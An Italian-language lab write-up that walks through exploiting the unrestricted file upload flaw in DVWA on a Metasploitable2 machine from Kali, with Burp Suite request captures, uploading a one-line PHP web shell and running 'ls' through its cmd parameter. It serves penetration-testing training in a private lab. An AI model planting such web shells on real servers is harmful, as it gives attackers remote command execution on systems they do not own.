

IP Kali Linux: 192.168.50.100

Metasploitable2: 192.168.50.101

Accertarsi che le 2 macchine comunichino tra di loro utilizzando il comando «ping»

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.564 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.462 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.566 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.461 ms
^C
— 192.168.50.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.461/0.513/0.566/0.051 ms
```

Avviare BurpSuite ed impostarlo su PROXY.

Accertarsi che «Intercept is» si su ON ed aprire il browser.

Inserire sulla barra di ricerca l'indirizzo IP di Metasploitable2 192.168.50.101 per raggiungere la pagina di DVWA.

Ricordarsi di cliccare su FORWARD per andare avanti.

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dvwa/ HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/

7 Accept-Encoding: gzip, deflate, br

8 Accept-Language: en-US,en;q=0.9

9 Connection: close

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 GET /dvwa/login.php HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Referer: http://192.168.50.101/

7 Accept-Encoding: gzip, deflate, br

8 Accept-Language: en-US,en;q=0.9

9 Cookie: security=high; PHPSESSID=57e15c0d973a788b33cb245ffdf505f5

10 Connection: close

Fare il Login sulla DVWA utilizzando username: admin e password: password.

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 POST /dvwa/login.php HTTP/1.1

2 Host: 192.168.50.101

3 Content-Length: 44

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.50.101

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.50.101/dvwa/login.php

11 Accept-Encoding: gzip, deflate, br

12 Accept-Language: en-US,en;q=0.9

13 Cookie: security=high; PHPSESSID=57e15c0d973a788b33cb245ffdf505f5

14 Connection: close

15

16 username=admin&password=password&Login=Login

Settare DVWA Security a livello «low».

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

---

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Creare il file shell in php contenente lo script da utilizzare.

```
(kali@kali)-[~/Desktop]
$ cat shellS6L2.php
<?php system($_REQUEST["cmd"]); ?>
```

Andare su UPLOAD e caricare il file cliccando su «Choose file»

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: File Upload

Choose an image to upload:

Choose File

shellS6L2.php

Upload

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

E successivamente su Upload.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shellS6L2.php succesfully uploaded!

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Così facendo ci dirà che il file è stato caricato con successo nel path in rosso.

Noteremo che anche BurpSuite ci informa dell'avvenuto caricamento del file.

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open browser

PrettyRawHex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=---WebKitFormBoundary5fEIp8kdnmE1v8bf
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=high; PHPSESSID=85e37dd1531042b21555b167282b3674
14 Connection: close
15
16 -----WebKitFormBoundary5fEIp8kdnmE1v8bf
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary5fEIp8kdnmE1v8bf
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundary5fEIp8kdnmE1v8bf
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundary5fEIp8kdnmE1v8bf--
```

Raggiungendo il link che ci viene mostrato, dopo l'upload, arriveremo su di una pagina di PERICOLO informandoci che il percorso è stato avvelenato/infettato dal file.

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shellS6L2.php


Warning: system() [[function.system](#)]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shellS6L2.php on line 1

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shellS6L2.php?cmd=ls

dvwa\_email.png shellS6L2.php

Il file è stato caricato con successo nel path in rosso.

Anche Burpsuite ci informa che è stato eseguito il comando.



Se al posto del comando «ls» usassimo «pwd» verrà visualizzato il percorso.

